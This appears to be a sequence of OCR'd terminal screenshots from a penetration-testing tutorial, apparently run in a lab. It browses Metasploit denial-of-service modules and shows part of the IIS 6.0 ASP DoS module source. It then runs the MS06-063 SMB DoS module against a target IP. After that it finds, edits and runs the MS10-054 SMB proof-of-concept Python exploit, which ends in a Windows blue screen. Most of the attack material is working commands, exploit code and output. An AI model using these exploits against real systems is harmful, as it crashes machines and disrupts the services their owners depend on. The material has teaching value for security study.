android dhcp freebsd http misc pptp sap smtp ssl tcp windows
cisco dns hp mdns ntp samba scada solaris syslog upnp wireshark
root@kali:/usr/share/metasploit-framework/modules/auxiliary/dos# cd windows
root@kali:/usr/share/metasploit-framework/modules/auxiliary/dos/windows# ls
appian browser ftp games http llmnr nat rdp smb smtp ssh tftp
root@kali:/usr/share/metasploit-framework/modules/auxiliary/dos/windows# cd http
root@kali:/usr/share/metasploit-framework/modules/auxiliary/dos/windows/http# ls
ms10_065_ii6_asp_dos.rb pi3web_isapi.rb
root@kali:/usr/share/metasploit-framework/modules/auxiliary/dos/windows/http#

```
File  Edit  View  Search  Terminal  Help
##
# This module requires Metasploit: http://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##

require 'msf/core'

class MetasploitModule < Msf::Auxiliary

  include Msf::Exploit::Remote::Tcp
  include Msf::Auxiliary::Dos

  def initialize(info = {})
    super(update_info(info,
      'Name'           => 'Microsoft IIS 6.0 ASP Stack Exhaustion Denial of Service',
      'Description'    => %q{
          The vulnerability allows remote unauthenticated attackers to force the IIS server
        to become unresponsive until the IIS service is restarted manually by the administrator.
        Required is that Active Server Pages are hosted by the IIS and that an ASP script reads
        out a Post Form value.
      },
      'Author'         =>
        [
          'Heyder Andrade <heyder[at]alligatorteam.org>',
          'Leandro Oliveira <leadro[at]alligatorteam.org>'
        ],
      'License'        => MSF_LICENSE,
      'References'     =>
        [
          [ 'CVE', '2010-1899' ],
          [ 'OSVDB', '67978'],
          [ 'MSB', 'MS10-065'],
          [ 'EDB', '15167' ]
        ],
      'DisclosureDate' => 'Sep 14 2010'))

    register_options(
      [
        Opt::RPORT(80),
        OptString.new('VHOST', [ false, 'The virtual host name to use in requests']),
        OptString.new('URI', [ true, 'URI to request', '/page.asp' ])
      ], self.class )
  end


  def run
    uri = datastore['URI']
    print_status("Attacking http://#{datastore['VHOST'] || rhost}:#{rport}#{uri}")

    begin
      while(1)
        begin
          connect
          payload = "C=A&" * 40000
          length = payload.size
```


File Edit View Search Terminal Help
root@kali:/# msfconsole
Love leveraging credentials? Check out bruteforcing
in Metasploit Pro -- learn more on http://rapid7.com/metasploit
=[metasploit v4.13.15-dev]
+ -- --=[1613 exploits - 915 auxiliary - 279 post]
+ -- --=[471 payloads - 39 encoders - 9 nops]
+ -- --=[Free Metasploit Pro trial: http://r-7.co/trymsp]
msf >



```
File  Edit  View  Search  Terminal  Help
msf > search dos

Matching Modules
================

   Name                                                     Disclosure Date  Rank       Description
   ----                                                     ---------------  ----       -----------
   auxiliary/admin/chromecast/chromecast_reset                               normal     Chromecast Factory Reset DoS
   auxiliary/admin/webmin/edit_html_fileaccess              2012-09-06       normal     Webmin edit_html.cgi file Parameter Traversal
Arbitrary File Access
   auxiliary/dos/android/android_stock_browser_iframe       2012-12-01       normal     Android Stock Browser Iframe DOS
   auxiliary/dos/cisco/ios_http_percentpercent              2000-04-26       normal     Cisco IOS HTTP GET /%% Request Denial of Servi
ce
   auxiliary/dos/dhcp/isc_dhcpd_clientid                                     normal     ISC DHCP Zero Length ClientID Denial of Servic
e Module
   auxiliary/dos/dns/bind_tkey                              2015-07-28       normal     BIND TKEY Query Denial of Service
   auxiliary/dos/freebsd/nfsd/nfsd_mount                                     normal     FreeBSD Remote NFS RPC Request Denial of Servi
ce
   auxiliary/dos/hp/data_protector_rds                      2011-01-08       normal     HP Data Protector Manager RDS DOS
   auxiliary/dos/http/3com_superstack_switch                2004-06-24       normal     3Com SuperStack Switch Denial of Service
   auxiliary/dos/http/apache_commons_fileupload_dos         2014-02-06       normal     Apache Commons FileUpload and Apache Tomcat Do
S
   auxiliary/dos/http/apache_mod_isapi                      2010-03-05       normal     Apache mod_isapi Dangling Pointer
   auxiliary/dos/http/apache_range_dos                      2011-08-19       normal     Apache Range Header DoS (Apache Killer)
   auxiliary/dos/http/apache_tomcat_transfer_encoding       2010-07-09       normal     Apache Tomcat Transfer-Encoding Information Di
sclosure and DoS
   auxiliary/dos/http/canon_wireless_printer                2013-06-18       normal     Canon Wireless Printer Denial Of Service
   auxiliary/dos/http/dell_openmanage_post                  2004-02-26       normal     Dell OpenManage POST Request Heap Overflow (wi
n32)
   auxiliary/dos/http/f5_bigip_apm_max_sessions                              normal     F5 BigIP Access Policy Manager Session Exhaust
ion Denial of Service
   auxiliary/dos/http/gzip_bomb_dos                         2004-01-01       normal     Gzip Memory Bomb Denial Of Service
   auxiliary/dos/http/hashcollision_dos                     2011-12-28       normal     Hashtable Collisions
   auxiliary/dos/http/monkey_headers                        2013-05-30       normal     Monkey HTTPD Header Parsing Denial of Service
(DoS)
   auxiliary/dos/http/ms15_034_ulonglongadd                                  normal     MS15-034 HTTP Protocol Stack Request Handling
Denial-of-Service
   auxiliary/dos/http/nodejs_pipelining                     2013-10-18       normal     Node.js HTTP Pipelining Denial of Service
   auxiliary/dos/http/novell_file_reporter_heap_bof         2012-11-16       normal     NFR Agent Heap Overflow Vulnerability
   auxiliary/dos/http/rails_action_view                     2013-12-04       normal     Ruby on Rails Action View MIME Memory Exhausti
```




```
File  Edit  View  Search  Terminal  Help
msf > search /dos/windows/smb/

Matching Modules
================

   Name                                                     Disclosure Date  Rank    Description
   ----                                                     ---------------  ----    -----------
   auxiliary/dos/windows/smb/ms05_047_pnp                                    normal  Microsoft Plug and Play Service Registry Overflow
   auxiliary/dos/windows/smb/ms06_035_mailslot              2006-07-11       normal  Microsoft SRV.SYS Mailslot Write Corruption
   auxiliary/dos/windows/smb/ms06_063_trans                                  normal  Microsoft SRV.SYS Pipe Transaction No Null
   auxiliary/dos/windows/smb/ms09_001_write                                  normal  Microsoft SRV.SYS WriteAndX Invalid DataOffset
   auxiliary/dos/windows/smb/ms09_050_smb2_negotiate_pidhigh                 normal  Microsoft SRV2.SYS SMB Negotiate ProcessID Functi
on Table Dereference
   auxiliary/dos/windows/smb/ms09_050_smb2_session_logoff                    normal  Microsoft SRV2.SYS SMB2 Logoff Remote Kernel NULL
 Pointer Dereference
   auxiliary/dos/windows/smb/ms10_006_negotiate_response_loop                normal  Microsoft Windows 7 / Server 2008 R2 SMB Client I
nfinite Loop
   auxiliary/dos/windows/smb/ms10_054_queryfs_pool_overflow                  normal  Microsoft Windows SRV.SYS SrvSmbQueryFsInformatio
n Pool Overflow DoS
   auxiliary/dos/windows/smb/ms11_019_electbowser                            normal  Microsoft Windows Browser Pool DoS
   auxiliary/dos/windows/smb/rras_vls_null_deref            2006-06-14       normal  Microsoft RRAS InterfaceAdjustVLSPointers NULL De
reference
   auxiliary/dos/windows/smb/vista_negotiate_stop                            normal  Microsoft Vista SP0 SMB Negotiate Protocol DoS


msf >
```

```
File  Edit  View  Search  Terminal  Help
msf > use auxiliary/dos/windows/smb/ms06_063_trans
msf auxiliary(ms06_063_trans) > show options

Module options (auxiliary/dos/windows/smb/ms06_063_trans):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST                   yes       The target address
   RPORT  445              yes       The SMB service port

msf auxiliary(ms06_063_trans) >
```

```
File  Edit  View  Search  Terminal  Help
msf auxiliary(ms06_063_trans) > set RHOST 172.16.69.129
RHOST => 172.16.69.129
msf auxiliary(ms06_063_trans) > show options

Module options (auxiliary/dos/windows/smb/ms06_063_trans):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST  172.16.69.129    yes       The target address
   RPORT  445              yes       The SMB service port

msf auxiliary(ms06_063_trans) >
```

```
File  Edit  View  Search  Terminal  Help
msf auxiliary(ms06_063_trans) > run

[*] 172.16.69.129:445 - Connecting to the target system...
[*] 172.16.69.129:445 - Sending bad SMB transaction request 1...
[*] 172.16.69.129:445 - Sending bad SMB transaction request 2...
[*] 172.16.69.129:445 - Sending bad SMB transaction request 3...
[*] 172.16.69.129:445 - Sending bad SMB transaction request 4...
[*] 172.16.69.129:445 - Sending bad SMB transaction request 5...
[*] Auxiliary module execution completed
msf auxiliary(ms06_063_trans) >
```




```
File  Edit  View  Search  Terminal  Help
root@kali:/# grep SMB /usr/share/exploitdb/files.csv
1065,platforms/windows/dos/1065.c,"Microsoft Windows - 'SMB' Transaction Response Handling Exploit (MS05-011)",2005-06-23,cybertronic,win
dows,dos,0
6463,platforms/windows/dos/6463.rb,"Microsoft Windows - WRITE_ANDX SMB command handling Kernel Denial of Service (Metasploit)",2008-09-15
,"Javier Vicente Vallejo",windows,dos,0
9594,platforms/windows/dos/9594.txt,"Microsoft Windows Vista/7 - SMB2.0 Negotiate Protocol Request Remote Blue Screen of Death (MS07-063)
",2009-09-09,"laurent gaffie",windows,dos,0
12258,platforms/windows/dos/12258.py,"Microsoft Windows - SMB Client-Side Bug PoC (MS10-006)",2010-04-16,"laurent gaffie",windows,dos,0
12273,platforms/windows/dos/12273.py,"Microsoft Windows 7/2008R2 - SMB Client Trans2 Stack Overflow (MS10-020) (PoC)",2010-04-17,"laurent
 gaffie",windows,dos,0
12524,platforms/windows/dos/12524.py,"Microsoft Windows - SMB2 Negotiate Protocol (0x72) Response Denial of Service",2010-05-07,"Jelmer d
e Hen",windows,dos,0
13906,platforms/novell/dos/13906.txt,"Netware - SMB Remote Stack Overflow (PoC)",2010-06-17,"laurent gaffie",novell,dos,139
14607,platforms/windows/dos/14607.py,"Microsoft - SMB Server Trans2 Zero Size Pool Alloc (MS10-054)",2010-08-10,"laurent gaffie",windows,
dos,0
21746,platforms/windows/dos/21746.c,"Microsoft Windows 2000/NT 4/XP - Network Share Provider SMB Request Buffer Overflow (1)",2002-08-22,
"Frederic Deletang",windows,dos,0
21747,platforms/windows/dos/21747.txt,"Microsoft Windows 2000/NT 4/XP - Network Share Provider SMB Request Buffer Overflow (2)",2002-08-2
2,zamolx3,windows,dos,0
28001,platforms/windows/dos/28001.c,"Microsoft SMB Driver - Local Denial of Service",2006-06-13,"Ruben Santamarta",windows,dos,0
29767,platforms/hardware/dos/29767.txt,"ZYXEL Router 3.40 Zynos - SMB Data Handling Denial of Service",2007-03-20,"Joxean Koret",hardware
,dos,0
40744,platforms/windows/dos/40744.txt,"Microsoft Windows - LSASS SMB NTLM Exchange Null-Pointer Dereference (MS16-137)",2016-11-09,"laure
nt gaffie",windows,dos,0
27766,platforms/linux/local/27766.txt,"Linux Kernel 2.6.x - SMBFS CHRoot Security Restriction Bypass",2006-04-28,"Marcel Holtmann",linux,
local,0
20,platforms/windows/remote/20.txt,"Microsoft Windows - SMB Authentication Remote Exploit",2003-04-25,"Haamed Gheibi",windows,remote,139
4478,platforms/linux/remote/4478.c,"smbftpd 0.96 - SMBDirList-function Remote Format String",2007-10-01,"Jerry Illikainen",linux,remote,2
1
```

```
File  Edit  View  Search  Terminal  Help
root@kali:/# grep SMB /usr/share/exploitdb/files.csv | grep dos
1065,platforms/windows/dos/1065.c,"Microsoft Windows - 'SMB' Transaction Response Handling Exploit (MS05-011)",2005-06-23,cybertronic,win
dows,dos,0
6463,platforms/windows/dos/6463.rb,"Microsoft Windows - WRITE_ANDX SMB command handling Kernel Denial of Service (Metasploit)",2008-09-15
,"Javier Vicente Vallejo",windows,dos,0
9594,platforms/windows/dos/9594.txt,"Microsoft Windows Vista/7 - SMB2.0 Negotiate Protocol Request Remote Blue Screen of Death (MS07-063)
",2009-09-09,"laurent gaffie",windows,dos,0
12258,platforms/windows/dos/12258.py,"Microsoft Windows - SMB Client-Side Bug PoC (MS10-006)",2010-04-16,"laurent gaffie",windows,dos,0
12273,platforms/windows/dos/12273.py,"Microsoft Windows 7/2008R2 - SMB Client Trans2 Stack Overflow (MS10-020) (PoC)",2010-04-17,"laurent
 gaffie",windows,dos,0
12524,platforms/windows/dos/12524.py,"Microsoft Windows - SMB2 Negotiate Protocol (0x72) Response Denial of Service",2010-05-07,"Jelmer d
e Hen",windows,dos,0
13906,platforms/novell/dos/13906.txt,"Netware - SMB Remote Stack Overflow (PoC)",2010-06-17,"laurent gaffie",novell,dos,139
14607,platforms/windows/dos/14607.py,"Microsoft - SMB Server Trans2 Zero Size Pool Alloc (MS10-054)",2010-08-10,"laurent gaffie",windows,
dos,0
21746,platforms/windows/dos/21746.c,"Microsoft Windows 2000/NT 4/XP - Network Share Provider SMB Request Buffer Overflow (1)",2002-08-22,
"Frederic Deletang",windows,dos,0
21747,platforms/windows/dos/21747.txt,"Microsoft Windows 2000/NT 4/XP - Network Share Provider SMB Request Buffer Overflow (2)",2002-08-2
2,zamolx3,windows,dos,0
28001,platforms/windows/dos/28001.c,"Microsoft SMB Driver - Local Denial of Service",2006-06-13,"Ruben Santamarta",windows,dos,0
29767,platforms/hardware/dos/29767.txt,"ZYXEL Router 3.40 Zynos - SMB Data Handling Denial of Service",2007-03-20,"Joxean Koret",hardware
,dos,0
40744,platforms/windows/dos/40744.txt,"Microsoft Windows - LSASS SMB NTLM Exchange Null-Pointer Dereference (MS16-137)",2016-11-09,"laure
nt gaffie",windows,dos,0
root@kali:/#
```

```
File  Edit  View  Search  Terminal  Help
root@kali:/# grep SMB /usr/share/exploitdb/files.csv | grep dos | grep py | grep -v "Windows 7"
12258,platforms/windows/dos/12258.py,"Microsoft Windows - SMB Client-Side Bug PoC (MS10-006)",2010-04-16,"laurent gaffie",windows,dos,0
12524,platforms/windows/dos/12524.py,"Microsoft Windows - SMB2 Negotiate Protocol (0x72) Response Denial of Service",2010-05-07,"Jelmer d
e Hen",windows,dos,0
14607,platforms/windows/dos/14607.py,"Microsoft - SMB Server Trans2 Zero Size Pool Alloc (MS10-054)",2010-08-10,"laurent gaffie",windows,
dos,0
root@kali:/#
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# mkdir smb_exploit
root@kali:~# cd smb_exploit/
root@kali:~/smb_exploit# cp /usr/share/exploitdb/platforms/windows/dos/14607.py /root/smb_exploit/
root@kali:~/smb_exploit# ls
14607.py
root@kali:~/smb_exploit#
```


```
File  Edit  View  Search  Terminal  Help
#!/usr/bin/env python
import sys,struct,socket
from socket import *

if len(sys.argv)<=2:
   print '###################################################################'
   print '#   MS10-054 Proof Of Concept by Laurent Gaffie'
   print '#   Usage: python '+sys.argv[0]+' TARGET SHARE-NAME (No backslash)'
   print '#   Example: python '+sys.argv[0]+' 192.168.8.101 users'
   print '#   http://g-laurent.blogspot.com/'
   print '#   http://twitter.com/laurentgaffie'
   print '#   Email: laurent.gaffie{at}gmail{dot}com'
   print '###################################################################\n\n'
   sys.exit()

host = str(sys.argv[1]),445

packetnego =  "\x00\x00\x00\x9a"
packetnego += "\xff\x53\x4d\x42\x72\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"
packetnego += "\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\xc3\x15\x00\x00\x01\x3d"
packetnego += "\x00\x77\x00\x02\x50\x43\x20\x4e\x45\x54\x57\x4f\x52\x4b\x20\x50"
packetnego += "\x52\x4f\x47\x52\x41\x4d\x20\x31\x2e\x30\x00\x02\x4d\x49\x43\x52"
packetnego += "\x4f\x53\x4f\x46\x54\x20\x4e\x45\x54\x57\x4f\x52\x4b\x53\x20\x33"
--More--
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~/smb_exploit# ./14607.py
./14607.py: line 1: #!/usr/bin/env: No such file or directory
from: too many arguments
./14607.py: line 4: $'\r': command not found
./14607.py: line 5: syntax error near unexpected token `sys.argv'
'/14607.py: line 5: `if len(sys.argv)<=2:
root@kali:~/smb_exploit#
```


```
File  Edit  View  Search  Terminal  Help
?#!/usr/bin/env python
import sys,struct,socket
from socket import *

if len(sys.argv)<=2:
   print '###################################################################'
   print '#   MS10-054 Proof Of Concept by Laurent Gaffie'
   print '#   Usage: python '+sys.argv[0]+' TARGET SHARE-NAME (No backslash)'
   print '#   Example: python '+sys.argv[0]+' 192.168.8.101 users'
   print '#   http://g-laurent.blogspot.com/'
   print '#   http://twitter.com/laurentgaffie'
   print '#   Email: laurent.gaffie{at}gmail{dot}com'
   print '###################################################################\n\n'
   sys.exit()

host = str(sys.argv[1]),445

packetnego =  "\x00\x00\x00\x9a"
packetnego += "\xff\x53\x4d\x42\x72\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"
packetnego += "\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\xc3\x15\x00\x00\x01\x3d"
-- INSERT --                                                          7,2           Top
```


```
File  Edit  View  Search  Terminal  Help
#!/usr/bin/python

import sys,struct,socket
from socket import *

if len(sys.argv)<=2:
   print '###################################################################'
   print '#   MS10-054 Proof Of Concept by Laurent Gaffie'
   print '#   Usage: python '+sys.argv[0]+' TARGET SHARE-NAME (No backslash)'
   print '#   Example: python '+sys.argv[0]+' 192.168.8.101 users'
   print '#   http://g-laurent.blogspot.com/'
   print '#   http://twitter.com/laurentgaffie'
   print '#   Email: laurent.gaffie{at}gmail{dot}com'
   print '###################################################################\n\n'
   sys.exit()

host = str(sys.argv[1]),445
"14607.py" 76L, 3613C
```


```
File  Edit  View  Search  Terminal  Help
root@kali:~/smb_exploit# ./14607.py 172.16.69.129 users
[+]Negotiate Protocol Request sent
[+]Malformed Trans2 packet sent
[+]The target should be down now
root@kali:~/smb_exploit#
```



A problem has been detected and Windows has been shut down to prevent damage
to your computer.
BAD_POOL_HEADER
If this is the first time you've seen this Stop error screen,
restart your computer. If this screen appears again, follow
these steps:
Check to make sure any new hardware or software is properly installed.
If this is a new installation, ask your hardware or software manufacturer
for any Windows updates you might need.
If problems continue, disable or remove any newly installed hardware
or software. Disable BIOS memory options such as caching or shadowing.
If you need to use Safe Mode to remove or disable components, restart
your computer, press F8 to select Advanced Startup Options, and then
select Safe Mode.
Technical information:
*** STOP: 0x00000019 (0x00000020,0x895AFD10,0x895AFD28,0x1A030001)

